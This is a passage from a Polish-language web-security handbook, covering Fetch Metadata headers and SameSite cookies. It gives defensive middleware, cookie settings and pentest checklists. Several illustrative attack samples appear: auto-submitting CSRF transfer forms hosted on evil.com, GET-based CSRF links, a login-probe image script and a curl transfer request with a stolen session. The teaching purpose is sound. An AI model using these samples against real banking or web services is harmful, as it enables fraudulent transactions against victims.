Sec-Fetch-Dest: fetch

# Cross-origin image load (na malicious stronie):
GET /avatar.png HTTP/1.1
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image

# CSRF attack (form submit z evil.com):
POST /transfer HTTP/1.1
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
```

4. Co dzieje się wewnątrz

Browser-enforced, nie manipulowalne

Nagłówki `Sec-*` są w liście **forbidden request headers** przeglądarki. JavaScript nie może ich ustawić:

```
// Te próby są cicho ignorowane przez przeglądarkę:
fetch('/api', {
  headers: {
    'Sec-Fetch-Site': 'same-origin', // ZIGNOROWANE
    'Sec-Fetch-Mode': 'no-cors',    // ZIGNOROWANE
  }
});

// Przeglądarka nadpisze je własnymi wartościami automatycznie
```

Curl i narzędzia takie jak Burp Suite MOGĄ wysyłać dowolne nagłówki — ale jest to wyłącznie narzędziem testowym. Prawdziwy browser zawsze ustawia je zgodnie ze stanem.

Resource Isolation Policy (RIP)

Najczęstszy wzorzec użycia — **Resource Isolation Policy**:


```
def resource_isolation_policy(request):
    """
    Odrzuć cross-site requesty do endpointów które nie powinny
    być wywoływane cross-site.
    """
    # Pozwól nawigację (Sec-Fetch-Mode: navigate) do dokumentów
    if request.headers.get('Sec-Fetch-Mode') == 'navigate':
        if request.headers.get('Sec-Fetch-Dest') not in ['document', 'iframe']:
            return 403 # np. navigate do endpointu JSON – podejrzane

    # Pozwól requesty same-origin
    fetch_site = request.headers.get('Sec-Fetch-Site')
    if fetch_site in ('same-origin', 'same-site', 'none'):
        return None # OK

    # Cross-site → zablokuj (chyba że to zasób publiczny)
    if fetch_site == 'cross-site':
        return 403

    # Prosta wersja (tzw. "fetch metadata for dummies"):
    def simple_policy(request):
        site = request.headers.get('Sec-Fetch-Site', '')
        if site not in ('same-origin', 'same-site', 'none', ''):
            return 403 # cross-site → odrzuć
```

Sec-Fetch-Dest i Content-Type negocjacja

Serwer może używać **Sec-Fetch-Dest** do weryfikacji czy odpowiedź pasuje do przeznaczenia:

```
def verify_destination(request):
    dest = request.headers.get('Sec-Fetch-Dest', '')

    # /api/data jest endpointem JSON – tylko fetch/xhr powinny go używać
    if request.path.startswith('/api/'):
        if dest not in ('', 'fetch', 'empty'): # empty = fetch() z no body
            return 403 # ktoś próbuje ładować API endpoint jako script/image
```

5. Analogiczny przykład z życia

Fetch Metadata to **identyfikator pracownika z kodem dostępu** przy wejściu do biura:

- Identyfikator mówi nie tylko KTO (origin) ale CO robi (mode, dest):
 - "Pracownik z tego samego działu, idzie do stołówki" (**same-origin, navigate, document**)
 - "Osoba z zewnątrz, chce do serwerowni" (**cross-site, cors, fetch**) → ALARM!
- Identyfikatora nie można sfalszować — jest wystawiany przez system budynku (przeglądarka), nie przez samego pracownika
- Ochrona (serwer) sprawdza etykietę przed wejściem do każdego pomieszczenia (endpointu)

6. Przykład kodu

```
// === Klient (przeglądarka) – Fetch Metadata jest automatyczne ===  
// Nie musisz nic robić – przeglądarka doda nagłówki  
  
// Te requesty automatycznie dostaną odpowiednie nagłówki:  
fetch('/api/data'); // Sec-Fetch-Site: same-origin  
fetch('https://api.other.com/data'); // Sec-Fetch-Site: cross-site  
  
// Fetch z credentials:  
fetch('/api/auth/profile', { credentials: 'include' });  
// Sec-Fetch-Site: same-origin, Sec-Fetch-Mode: cors
```

```
// === Serwer Node.js: Resource Isolation Policy Middleware ===

function fetchMetadataMiddleware(req, res, next) {
  const site = req.headers['sec-fetch-site'];
  const mode = req.headers['sec-fetch-mode'];
  const dest = req.headers['sec-fetch-dest'];

  // Jeśli nagłówki nie istnieją → stara przeglądarka lub Curl → zdecyduj czy OK
  if (!site) {
    // Option A: Allow (backward compat)
    // Option B: Require Fetch Metadata dla API endpoints
    return next();
  }

  // Nawigacja do strony – zawsze OK
  if (mode === 'navigate' && dest === 'document') {
    return next();
  }

  // Same-origin / same-site → OK
  if (['same-origin', 'same-site', 'none'].includes(site)) {
    return next();
  }

  // Cross-site → sprawdź czy to publiczny endpoint
  if (site === 'cross-site') {
    // Publiczne API endpointy (CORS dozwolony)
    if (req.path.startsWith('/api/public/')) {
      return next();
    }
    // Statyczne assety (obrazki, CSS, JS) – mogą być embeddowane cross-site
    if (dest === 'image' || dest === 'style' || dest === 'script') {
      return next();
    }

    // Prywatne endpointy nie powinny być wywoływane cross-site
    console.warn('[FetchMetadata] Blocked cross-site request to ${req.path}');

    return res.status(403).json({ error: 'Cross-site requests not allowed' });
  }

  next();
}

// Specyficzne reguły per endpoint:
function apiAuthMiddleware(req, res, next) {
  const dest = req.headers['sec-fetch-dest'];

  // /api/login powinien być wywoływany tylko przez fetch/xhr (formularz AJAX)
  // nie przez nawigację lub embedding
  if (dest && !['fetch', 'empty', ''].includes(dest)) {
    return res.status(400).json({ error: 'Invalid request destination' });
  }

  next();
}
```

```
# === Serwer Python/Flask: implementacja RIP ===

from functools import wraps
from flask import request, abort

def resource_isolation_policy(f):
    @wraps(f)
    def decorated_function(*args, **kwargs):
        site = request.headers.get('Sec-Fetch-Site', '')
        mode = request.headers.get('Sec-Fetch-Mode', '')
        dest = request.headers.get('Sec-Fetch-Dest', '')

        # Brak nagłówków → stara przeglądarka lub curl
        if not site:
            return f(*args, **kwargs)

        # Nawigacja do dokumentu → OK
        if mode == 'navigate' and dest in ('document', ''):
            return f(*args, **kwargs)

        # Same-origin requests → OK
        if site in ('same-origin', 'same-site', 'none'):
            return f(*args, **kwargs)

        # Cross-site → zablokuj
        abort(403, description='Cross-site request blocked by Resource Isolation Policy')

    return decorated_function

@app.route('/api/transfer', methods=['POST'])
@resource_isolation_policy
def transfer():
    # Tylko same-origin fetch może tu dotrzeć
    return jsonify({'status': 'ok'})
```

7. Przykład z prawdziwej aplikacji

CSRF przez form submit — blokowanie przez Fetch Metadata

Klasyczny CSRF:

```
<!-- Na evil.com: -->
<form action="https://bank.com/transfer" method="POST">
  <input name="to" value="attacker_account">
  <input name="amount" value="1000">
  <input type="submit" value="Kliknij tutaj!">
</form>
```

Bez ochrony — bank.com wykona przelew. Z Fetch Metadata:

```
POST /transfer HTTP/1.1
Host: bank.com
Sec-Fetch-Site: cross-site      ← ALARM!
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
```

Bank.com odczyta `Sec-Fetch-Site: cross-site` + `Sec-Fetch-Mode: navigate` → form submit z obcej strony → CSRF → odrzucić (403).

Speculative loading i prywatność

```
// Atakujący chce sprawdzić czy użytkownik jest zalogowany przez embeddowanie:
const img = new Image();
img.src = 'https://bank.com/api/avatar';
img.onload = () => console.log('zalogowany'); // zdjęcie załadowane
img.onerror = () => console.log('niezalogowany'); // 403
```

Request dostanie:

```
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
```

Serwer bankowy odrzuca `no-cors` requesty z `cross-site` → timeline attack niemożliwy.

Spectre/timing attacks mitygacja

```
# Odrzucaj cross-site requests do endpointów z wrażliwymi danymi:
# Uniemożliwia ataki Spectre przez cross-origin reads

@resource_isolation_policy
def get_user_data():
    # Jeśli user dane zawierają PII → nie chcemy żeby cross-site strony
    # mogły je nawet próbować załadować (timing, error oracle, itp.)
    return jsonify(user.private_data)
```

8. Typowe błędy programistów

Błąd 1: Ignorowanie brakujących nagłówków

```
// BŁĄD: wymóg nagłówków bez fallback
function checkFetchMetadata(req) {
    if (req.headers['sec-fetch-site'] !== 'same-origin') {
        throw new Error('Forbidden');
    }
    // PROBLEM: curl, wget, Postman – brak nagłówków → błąd dla legitymnych klientów
}

// POPRAWKA: graceful fallback
function checkFetchMetadata(req) {
    const site = req.headers['sec-fetch-site'];
    if (!site) return true; // stary klient lub non-browser → allow (lub reject, zależy od API)
    return ['same-origin', 'same-site', 'none'].includes(site);
}
```

Błąd 2: Poleganie wyłącznie na Fetch Metadata (bez CSRF tokenów)

```
// BŁĄD: zastąpienie CSRF tokenów przez Fetch Metadata
// Fetch Metadata jest defense-in-depth, nie jedyną ochroną
// Starsze przeglądarki (Safari < 16.4) nie wysyłają Fetch Metadata

// POPRAWKA: Fetch Metadata + CSRF token jako warstwa defense-in-depth
function validateRequest(req) {
  // Layer 1: Fetch Metadata (dla wspieranych przeglądarek)
  const site = req.headers['sec-fetch-site'];
  if (site && site === 'cross-site') return false;

  // Layer 2: CSRF token (dla wszystkich przeglądarek)
  const csrfToken = req.headers['x-csrf-token'];
  if (!validateCsrfToken(csrfToken, req.session)) return false;

  return true;
}
```

Błąd 3: Nadmierne blokowanie same-site

```
// BŁĄD: blokowanie same-site requestów dla strony z subdomenami
// same-site oznacza że subdomena (sub.example.com) dostaje do example.com → Sec-
// -Fetch-Site: same-site
// To może być legalne

// Sprawdzaj cel: czy to API które nie powinno być cross-subdomain?
function checkSubdomainPolicy(req) {
  const site = req.headers['sec-fetch-site'];

  // Dla bardzo wrażliwych endpointów: tylko same-origin
  if (req.path.startsWith('/api/admin/')) {
    return site === 'same-origin' || site === 'none' || !site;
  }

  // Dla normalnych API: same-origin + same-site OK
  return ['same-origin', 'same-site', 'none'].includes(site) || !site;
}
```

9. Znaczenie dla bezpieczeństwa

Ochrona przed CSRF

Fetch Metadata jest dodatkową warstwą ochrony przed CSRF bez potrzeby tokenów sesji:

```
Atakujący (evil.com) → POST /transfer na bank.com
Request: Sec-Fetch-Site: cross-site, Sec-Fetch-Mode: navigate

Serwer widzi cross-site + navigate → form submit z zewnątrz → CSRF → odrzuć
```

Ważne: to nie zastępuje CSRF tokenów — jest **defense in depth**.

Ochrona przed clickjacking (częściowa)

```
Atakujący embedduje bank.com w iframe:
Request: Sec-Fetch-Site: cross-site, Sec-Fetch-Mode: navigate, Sec-Fetch-Dest: i
frame

Serwer odrzuca navigate + dest=iframe z cross-site → clickjacking utrudniony
(lepiej używać X-Frame-Options lub CSP frame-ancestors)
```

Ochrona przed Spectre/cross-origin reads

```
Atakujący próbuje załadować dane przez cross-origin image load:
Sec-Fetch-Site: cross-site, Sec-Fetch-Mode: no-cors, Sec-Fetch-Dest: image

Serwer widzi cross-site no-cors image → odrzuca → brak timing oracle
```

Ochrona przed SSRF (Server-Side Request Forgery)

```
// Na serwerze aplikacyjnym: jeśli request pochodzi od klienta "proxy" przez bac
kend:
// Backend powinien sprawdzać czy jest inicjatorem requestu

// Fetch Metadata chroni zasoby WEWNĄTRZ sieci przed embeddowaniem z zewnątrz
```

Powiązane CWE

- **CWE-352** — Cross-Site Request Forgery (CSRF)
- **CWE-346** — Origin Validation Error
- **CWE-200** — Information Exposure

10. Jak identyfikować podczas pentestu

Sprawdź czy serwer waliduje Fetch Metadata

```
# Request bez nagłówków Fetch Metadata (jak Curl):
curl -X POST https://target.com/api/transfer \
  -H "Content-Type: application/json" \
  -d '{"to": "attacker", "amount": 1000}' \
  -b "session=STOLEN_SESSION"

# Symuluj cross-site request (Burp Suite):
# Dodaj nagłówki Sec-Fetch-Site: cross-site, Sec-Fetch-Mode: navigate
# Sprawdź czy serwer odrzuca czy akceptuje
```

Burp Suite — modyfikacja nagłówków Fetch Metadata

W Burp Suite (i innych proxy) można ręcznie ustawiać nagłówki `Sec-Fetch-*`:

1. Przechwycony request w Burp
2. Zmień Sec-Fetch-Site na: cross-site
3. Zmień Sec-Fetch-Mode na: navigate
4. Forward request
5. Jeśli serwer akceptuje → brak walidacji Fetch Metadata

Uwaga: przeglądarka nie może tego zrobić (nagłówki `Sec-*` są forbidden) — ale Burp tak.

Sprawdzenie implementacji po stronie serwera

```
# Sprawdź headers w requests (DevTools → Network → Request Headers)
# Szukaj: Sec-Fetch-Site, Sec-Fetch-Mode, Sec-Fetch-Dest, Sec-Fetch-User

# Sprawdź czy server loguje/waliduje te nagłówki (przez błędy lub różne odpowiedzi):
# Request z Sec-Fetch-Site: same-origin vs cross-site → czy odpowiedź jest inna?
```

11. Jak testować bezpieczeństwo

- ☐ Czy serwer waliduje nagłówek Sec-Fetch-Site dla wrażliwych endpointów?
- ☐ Czy requesty z Sec-Fetch-Site: cross-site są odrzucane dla prywatnych API?
- ☐ Czy brak nagłówków Fetch Metadata (curl) jest obsługiwany gracefully?
- ☐ Czy Fetch Metadata jest używany jako defense-in-depth (nie jedyna ochrona)?
- ☐ Czy endpoint /api/... jest odrzucany gdy Sec-Fetch-Dest != 'fetch'?
- ☐ Czy cross-site navigate (form submit) do API jest blokowany?
- ☐ Czy serwer loguje próby cross-site requestów?
- ☐ Czy Fetch Metadata działa poprawnie z CDN/reverse proxy (nie stripuje nagłówków)?

12. Jak się zabezpieczać


```
// === Express.js: kompletna implementacja Resource Isolation Policy ===

const FETCH_METADATA_POLICY = {
  // Endpointy publiczne (CORS API, public assets)
  public: ['/api/public/', '/static/', '/.well-known/'],

  // Endpointy tylko same-origin
  sameOriginOnly: ['/api/admin/', '/api/user/'],

  // Endpointy nawigacyjne (HTML pages)
  navigation: ['/', '/login', '/dashboard'],
};

function resourceIsolationPolicy(req, res, next) {
  const site = req.headers['sec-fetch-site'];
  const mode = req.headers['sec-fetch-mode'];
  const dest = req.headers['sec-fetch-dest'];

  // Brak nagłówków → stara przeglądarka, curl, itp.
  if (!site) {
    return next();
  }

  // Same-origin/same-site/none → OK
  if (['same-origin', 'same-site', 'none'].includes(site)) {
    return next();
  }

  // Cross-site request
  if (site === 'cross-site') {
    // Sprawdź czy to publiczny endpoint
    const isPublic = FETCH_METADATA_POLICY.public.some(p => req.path.startsWith(p));
    if (isPublic) return next();

    // Nawigacja do HTML strony z zewnątrz – OK (np. kliknięcie linku)
    if (mode === 'navigate' && dest === 'document') {
      return next();
    }

    // Wszystko inne cross-site → odrzuć
    res.set('Vary', 'Sec-Fetch-Site, Sec-Fetch-Mode');
    return res.status(403).json({
      error: 'Cross-site request blocked',
      code: 'FETCH_METADATA_VIOLATION'
    });
  }

  next();
}

app.use(resourceIsolationPolicy);
```

```
# === Django middleware: Fetch Metadata Isolation ===

class FetchMetadataMiddleware:
    PUBLIC_PATHS = ['/api/public/', '/static/', '/media/']

    def __init__(self, get_response):
        self.get_response = get_response

    def __call__(self, request):
        site = request.META.get('HTTP_SEC_FETCH_SITE', '')
        mode = request.META.get('HTTP_SEC_FETCH_MODE', '')
        dest = request.META.get('HTTP_SEC_FETCH_DEST', '')

        if not site:
            return self.get_response(request)

        if site in ('same-origin', 'same-site', 'none'):
            return self.get_response(request)

        if site == 'cross-site':
            # Publiczne ścieżki
            if any(request.path.startswith(p) for p in self.PUBLIC_PATHS):
                return self.get_response(request)

            # Nawigacja do dokumentu
            if mode == 'navigate' and dest == 'document':
                return self.get_response(request)

            from django.http import JsonResponse
            return JsonResponse(
                {'error': 'Cross-site request blocked'},
                status=403
            )

        return self.get_response(request)
```

13. Podsumowanie

Kluczowe fakty:

1. Fetch Metadata = 4 nagłówki HTTP automatycznie dodawane przez przeglądarkę: `Sec-Fetch-Site`, `Sec-Fetch-Mode`, `Sec-Fetch-Dest`, `Sec-Fetch-User`
2. Nagłówki `Sec-*` są **forbidden** dla JavaScript — nie mogą być sfałszowane przez stronę (ale mogą przez Burp/curl)
3. `Sec-Fetch-Site: cross-site` dla wrażliwych endpointów → odrzuć → ochrona przed CSRF i Spectre
4. Resource Isolation Policy: pozwól `same-origin/same-site/none`, sprawdź pozostałe
5. Nie zastępuje CSRF tokenów — to **defense in depth**

Dla pentestera:

- Użyj Burp Suite aby ustawić `Sec-Fetch-Site: cross-site` i sprawdź czy serwer waliduje
- Sprawdź czy endpoint API akceptuje request z `Sec-Fetch-Mode: navigate` (form submit z innej strony)

- Brak walidacji Fetch Metadata = brak dodatkowej warstwy ochrony CSRF
- Porównaj response dla `same-origin` vs `cross-site` — czy serwer reaguje inaczej?

Powiązania

Fetch Metadata Headers

a ów	→	CORS (Rozdział 13)	CORS: kontrola dostępu do zasobów cross-origin Fetch Metadata: informacja o kontekście requestu po stronie serwera
	→	CSRF (Rozdział 14)	Fetch Metadata jako dodatkowa ochrona przed CSRF (uzupełnienie CSRF tokenów, nie zastępstwo)
	→	COOP (Rozdział 42)	Oba chronią przed cross-origin atakami COOP: izolacja browsing context; Fetch Metadata: walidacja request
	→	CSP (Rozdział 36)	CSP kontroluje zasoby klienta Fetch Metadata kontroluje requesty po stronie serwera

Rozdział 40: SameSite Cookies

1. Czym są SameSite Cookies

SameSite to atrybut ciasteczka HTTP kontrolujący w jakich sytuacjach przeglądarka wysyła cookie w cross-site requestach. Został zaprojektowany jako mechanizm ochrony przed **CSRF (Cross-Site Request Forgery)** — atakach polegających na nakłonieniu przeglądarki ofiary do wykonania unwanted requestów na innym serwisie gdzie ofiara jest zalogowana.

Trzy wartości atrybutu `SameSite`:

Wartość	Zachowanie
<code>Strict</code>	Cookie wysyłane TYLKO gdy site strony requestującej = site serwera
<code>Lax</code>	Cookie wysyłane dla nawigacji top-level + GET; blokuje cross-site POST/fetch/img
<code>None</code>	Cookie zawsze wysyłane (wymaga <code>Secure</code>)

```
Set-Cookie: session=abc123; SameSite=Strict; HttpOnly; Secure
Set-Cookie: pref=dark; SameSite=Lax
Set-Cookie: tracking=xyz; SameSite=None; Secure
```

2. Dlaczego powstał

Problem: Cookie wysyłane automatycznie w każdym cross-site request

Przed SameSite przeglądarka wysyłała cookie do domeny X przy każdym request do X — niezależnie od tego skąd ten request pochodzi:

```
<!-- Na evil.com: -->
<form action="https://bank.com/transfer" method="POST">
  <input name="to" value="attacker">
  <input name="amount" value="10000">
</form>
<script>document.forms[0].submit();</script>
```

Przeglądarka ofiary:

1. Wykonuje POST do bank.com
2. **Automatycznie dołącza cookie sesji** bank.com
3. Bank.com widzi zalogowanego użytkownika → wykonuje przelew

SameSite (Google, 2016, RFC 6265bis) rozwiązuje to przez selektywne wysyłanie cookies.

3. Jak działa

SameSite=Strict

Cookie wysyłane TYLKO gdy top-level navigation (lub request) pochodzi z tego samego site.

Scenariusz 1: Użytkownik wpisuje `https://bank.com` bezpośrednio

→ Sec-Fetch-Site: none → cookie wysyłane ✓

Scenariusz 2: Klik na link z `https://bank.com/page1` do `https://bank.com/page2`

→ Sec-Fetch-Site: same-origin → cookie wysyłane ✓

Scenariusz 3: Klik na link z `https://evil.com` do `https://bank.com`

→ Sec-Fetch-Site: cross-site → cookie NIE wysyłane ✗

Scenariusz 4: Form POST z `https://evil.com` do `https://bank.com`

→ cross-site → cookie NIE wysyłane ✗ (CSRF ochrona!)

Problem Strict:

Email z linkiem do `https://bank.com/dashboard` → kliknięcie → brak sesji!

Użytkownik wygląda na niezalogowanego mimo że sesja jest ważna.

Dlatego Strict jest zbyt agresywne dla UX.

SameSite=Lax (domyślna od Chrome 80)

Cookie wysyłane dla:

1. Top-level navigation GET (kliknięcie linku, redirect) → wysyłane ✓
2. Preloading resources (prefetch, prerender) z GET → wysyłane ✓

Cookie NIE wysyłane dla:

3. Cross-site POST / PUT / DELETE → nie wysyłane ✗ (CSRF ochrona!)
4. Cross-site XHR/fetch() → nie wysyłane ✗
5. Cross-site resources (, <iframe>, <script src>) → nie wysyłane ✗

Kompromis:

+ Email link do `https://bank.com/dashboard` → cookie wysyłane (zalogowany!) ✓

- Cross-site form submit → cookie nie wysyłane (CSRF blokowany!) ✓

SameSite=None

Cookie zawsze wysyłane, niezależnie od źródła requestu.

WYMAGA atrybutu Secure (tylko HTTPS).

Używane dla:

- Third-party cookies (reklamy, tracking)
- Embedded widgets (płatności, mapy) wymagające sesji
- Federated login (OAuth, SSO cross-domain)

Set-Cookie: tracking=xyz; SameSite=None; Secure

Definicja "same-site"

"Same-site" jest luźniejsze niż "same-origin":

same-origin: protokół + host + port muszą być identyczne

same-site: wystarczy Registrable Domain (eTLD+1)

Przykłady:

https://app.example.com i https://api.example.com

- same-site (eTLD+1: example.com)
- different origin

https://example.com i https://example.net

- cross-site (różne eTLD+1)

https://evil.com.example.com i https://example.com

- Uwaga: to NIE jest same-site! (eTLD+1 evil.com.example.com vs example.com)
- Sprawdzaj przez Public Suffix List

Schemeful SameSite (od Chrome 89)

Wcześniej: http://example.com i https://example.com → same-site

Teraz (Schemeful): http i https traktowane jak różne sites

http://example.com → https://example.com = cross-site (downgrade attack!)

https://example.com → https://sub.example.com = same-site (OK)

4. Co dzieje się wewnątrz

Cookie Jar i filtrowanie

Gdy przeglądarka przygotowuje request, filtruje cookies z "cookie jar":

Dla każdego cookie w jar docelowej domeny:

```
if cookie.SameSite == 'None':
    → dołącz cookie (jeśli Secure i HTTPS)

if cookie.SameSite == 'Strict':
    → dołącz tylko jeśli request.site == cookie.site (top-level)

if cookie.SameSite == 'Lax':
    → dołącz jeśli:
        - request jest same-site LUB
        - request jest top-level GET navigation

if brak SameSite (legacy):
    → Chrome 80+: traktuj jak Lax
    → Starsze: traktuj jak None (bez Secure)
```

"Lax + POST" okno czasowe

Chrome implementował tymczasowe złagodzenie: cookie bez SameSite (traktowane jak Lax) były wysyłane przez 2 minuty po ustawieniu — dla kompatybilności z starymi formularzami POST. To okno zostało usunięte w Chrome 84.

Cookie Prefixes a SameSite

Prefiksy `__Host-` i `__Secure-` współdziałają z SameSite:

```
# __Host- prefix: wymusza Secure + Path=/ + brak Domain
Set-Cookie: __Host-session=abc; SameSite=Strict; Secure; Path=/

# __Secure- prefix: wymusza Secure
Set-Cookie: __Secure-session=abc; SameSite=Lax; Secure
```

5. Analogiczny przykład z życia

SameSite to **zasada "goście tylko przy właścicielu"** w restauracji:

- Właściciel (bank.com) ma klucz do sejfu (cookie)
- `Strict`: klucz działa TYLKO gdy właściciel wchodzi sam z siebie (same-site)
- `Lax`: klucz działa gdy właściciel przychodzi przez główne wejście (top-level GET), ale NIE gdy ktoś próbuje go wepchnąć tylnym wejściem (cross-site POST)
- `None`: klucz zawsze działa (ale wtedy obowiązkowo musi być zamknięty na `Secure=zamek`)
- Bez SameSite (legacy): klucz działa dla każdego kto go posiada bez względu na wejście

6. Przykład kodu

```
// === Serwer: ustawianie cookies z SameSite ===

// Express.js:
res.cookie('session', sessionToken, {
  httpOnly: true,
  secure: true,
  sameSite: 'strict', // lub 'lax' lub 'none'
  maxAge: 3600000,    // 1 godzina w ms
  path: '/',
});

// Dla third-party cookie (embedded widget):
res.cookie('widget_session', token, {
  httpOnly: true,
  secure: true,
  sameSite: 'none',    // MUSI mieć secure: true
  domain: '.example.com',
});
```

```
# Flask:
from flask import make_response

response = make_response(jsonify({'status': 'logged in'}))
response.set_cookie(
    'session',
    value=session_token,
    httponly=True,
    secure=True,
    samesite='Strict',
    max_age=3600,
    path='/',
)
return response
```

```
# Raw HTTP response headers:
HTTP/2 200 OK
Set-Cookie: __Host-session=TOKEN; SameSite=Strict; Secure; HttpOnly; Path=/
Set-Cookie: preferences=dark; SameSite=Lax; Path=/
Set-Cookie: analytics_id=XYZ; SameSite=None; Secure; Path=/'
```

```
// === JavaScript: odczyt cookies (nie można odczytać HttpOnly!) ===

// SameSite nie wpływa na odczyt cookies w JS – tylko na wysyłanie w requestach
// document.cookie zwraca tylko non-HttpOnly cookies

// Sprawdź które cookies istnieją:
console.log(document.cookie); // 'preferences=dark' (ale nie HttpOnly session!)

// Fetch API z cookies:
fetch('/api/data', {
  credentials: 'include', // wysyła cookies
  method: 'POST',
  body: JSON.stringify(data),
});
// Cookie wysłane jeśli SameSite to pozwala (same-origin → Lax/Strict OK)
```

7. Przykład z prawdziwej aplikacji

Bypass SameSite=Lax przez GET request

```
<!-- SameSite=Lax blokuje POST ale nie GET navigation! -->
<!-- Jeśli endpoint zmienia stan przez GET (antypattern!): -->

<!-- Na evil.com: -->
<a href="https://bank.com/transfer?to=attacker&amount=1000">Kliknij po nagrodę!
</a>
<!-- Lub: automatyczne przekierowanie -->
<script>>window.location = 'https://bank.com/transfer?to=attacker&amount=1000'</script>

<!-- Sec-Fetch-Mode: navigate, Sec-Fetch-Dest: document → Lax cookie wysłane! -->
<!-- Jeśli bank.com wykonuje transfer przez GET → CSRF mimo SameSite=Lax! -->
```

Obrona: endpointy modyfikujące stan ZAWSZE POST + CSRF token.

Bypass SameSite=Strict przez same-site redirect

```
// Jeśli atakujący może wywołać Open Redirect na same-site:
// https://example.com/redirect?url=https://example.com/delete?id=123

// Redirect pochodzi z example.com → same-site → Strict cookie wysyłane!
// Mimo że atakujący inicjował z external site

// Łańcuch: evil.com → example.com/redirect → example.com/delete?id=123
// SameSite=Strict widzę same-site redirect → wysyła cookie!
```

Atak na OAuth przez SameSite cookie

```
OAuth flow cross-site:
1. Użytkownik na evil.com → klika "Login with Google"
2. Redirect do google.com → logowanie
3. Google redirect do app.com/callback?code=AUTH_CODE

W Strict mode: step 3 redirect z google.com do app.com → cross-site!
→ Pliki cookie app.com NIE są wysyłane z /callback request
→ State nie jest zweryfikowany → OAuth flow failure

Rozwiązanie: callback nie potrzebuje sesji, albo użyj Lax dla state cookie
```

8. Typowe błędy programistów

Błąd 1: Brak SameSite (legacy cookies)

```
# BŁĄD: brak SameSite
Set-Cookie: session=TOKEN; HttpOnly; Secure
# Chrome 80+ traktuje to jako Lax (domyślnie)
# Ale starsze przeglądarki jako None → CSRF ryzyko

# POPRAWKA: jawnie ustaw SameSite
Set-Cookie: session=TOKEN; HttpOnly; Secure; SameSite=Lax
```

Błąd 2: SameSite=None bez Secure

```
# BŁĄD: None bez Secure → przeglądarka odrzuci cookie
Set-Cookie: tracker=XYZ; SameSite=None
# Chrome odrzuca – skutek: cookie w ogóle nie jest ustawione!

# POPRAWKA:
Set-Cookie: tracker=XYZ; SameSite=None; Secure
```

Błąd 3: Poleganie tylko na SameSite (bez CSRF token)

```
// PROBLEM: SameSite nie chroni przed:
// 1. Same-site requestami (np. inny subdomain z XSS)
// 2. Lax + GET endpointy modyfikujące stan
// 3. Przeglądarkach bez wsparcia SameSite

// POPRAWKA: SameSite + CSRF token = defense in depth
```

Błąd 4: Błędne rozumienie same-site vs same-origin

```
// MYLENIE POJĘĆ:
// same-origin: https://app.example.com = https://app.example.com (identyczne)
// same-site: https://app.example.com i https://api.example.com (to samo eTLD+1)

// SameSite=Strict pozwala: https://app.example.com → https://api.example.com
// Bo to same-site (example.com)
// Ale blokuje: https://evil.com → https://example.com
```

9. Znaczenie dla bezpieczeństwa

Ochrona przed CSRF

```
SameSite=Strict: blokuje wszystkie cross-site requests z cookie
SameSite=Lax: blokuje POST/fetch/img cross-site, przepuszcza GET top-level
SameSite=None: brak ochrony CSRF (ale wymagane dla third-party cookies)
```

Zalecenie: SameSite=Strict lub Lax dla session cookies

Same-site vs same-origin a podatności

```
Subdomena z XSS może obejść SameSite:
- sub.example.com ma XSS
- Cookie example.com jest SameSite=Lax
- Request z sub.example.com → example.com = same-site → cookie wysyłane!
- XSS na subdomenie może atakować główną domenę
```

Dlatego: SameSite nie eliminuje potrzeby ochrony subdomen

Chrome 80 domyślne Lax — wielka zmiana 2020

Od Chrome 80 (luty 2020) cookies bez SameSite są traktowane jako **Lax**. Spowodowało to:

- Wiele aplikacji przestało działać (cross-site third-party cookies bez **None; Secure**)
- Wzrost bezpieczeństwa (CSRF bardziej utrudniony dla legacy app)
- Problemy z federowanym logowaniem (OAuth, SSO)

CHIPS i Phase-out third-party cookies

Third-party cookies (SameSite=None) są wycofywane przez Chrome (2024+). Zastępuje je CHIPS (Partitioned Cookies — rozdział 41). To eliminuje cross-site tracking ale też łamie niektóre legitimate use cases.

Powiązane CWE

- **CWE-352** — Cross-Site Request Forgery (SameSite jako mitygacja)
- **CWE-614** — Sensitive Cookie without 'Secure' Attribute
- **CWE-1004** — Sensitive Cookie without 'HttpOnly' Flag

10. Jak identyfikować podczas pentestu

Sprawdź atrybuty cookies

```
# Sprawdź nagłówki Set-Cookie:
curl -c /dev/null -I https://target.com/login \
  -d "user=test&pass=test" \
  --request POST | grep -i "set-cookie"

# Szukaj:
# - Brak SameSite → legacy cookie, może być podatny na CSRF
# - SameSite=None bez Secure → błąd konfiguracji (przeglądarka ignoruje)
# - SameSite=Lax + GET endpointy modyfikujące stan → CSRF via GET
```

DevTools → Application → Cookies

1. DevTools → Application → Storage → Cookies
2. Sprawdź kolumnę "SameSite" dla każdego cookie
3. Brak wartości = Lax (Chrome 80+) lub None (stare)
4. Szukaj session cookies bez HttpOnly lub Secure

CSRF test z SameSite=Lax

```
<!-- Test: czy SameSite=Lax pozwala na CSRF via GET? -->
<!-- Sprawdź które endpointy przyjmują GET z side effects -->

<!-- Jeśli /api/delete?id=X to GET: -->

<!-- Jeśli request jest wykonany (Sec-Fetch-Dest: image, GET) →
      SameSite=Lax Cookie jest wysyłane → CSRF via image load! -->
```

11. Jak testować bezpieczeństwo

- ☐ Czy session cookies mają SameSite=Strict lub Lax?
- ☐ Czy SameSite=None cookies mają atrybut Secure?
- ☐ Czy endpointy modyfikujące stan używają POST (nie GET)?
- ☐ Czy SameSite jest uzupełniony przez CSRF token (defense in depth)?
- ☐ Czy subdomenowe XSS mogą obejść SameSite?
- ☐ Czy OAuth/SSO flow działa poprawnie z SameSite=Lax?
- ☐ Czy third-party cookies mają uzasadnienie (SameSite=None)?
- ☐ Czy cookies mają też HttpOnly i Secure atrybuty?
- ☐ Czy legacy cookies (bez SameSite) są zaktualizowane?

12. Jak się zabezpieczać

```
# Zalecana konfiguracja session cookie:
Set-Cookie: __Host-session=TOKEN; SameSite=Strict; Secure; HttpOnly; Path=/

# Jeśli potrzebujesz cross-site nawigacji z sesją (np. SSO):
Set-Cookie: session=TOKEN; SameSite=Lax; Secure; HttpOnly; Path=/; Domain=.example.com

# Third-party cookie (embed, widget, analytics):
Set-Cookie: tracker=XYZ; SameSite=None; Secure; Path=/'
```

```
// Express.js – kompletna konfiguracja:
const sessionConfig = {
  name: '__Host-session', // __Host- prefix dla extra bezpieczeństwa
  secret: process.env.SESSION_SECRET,
  resave: false,
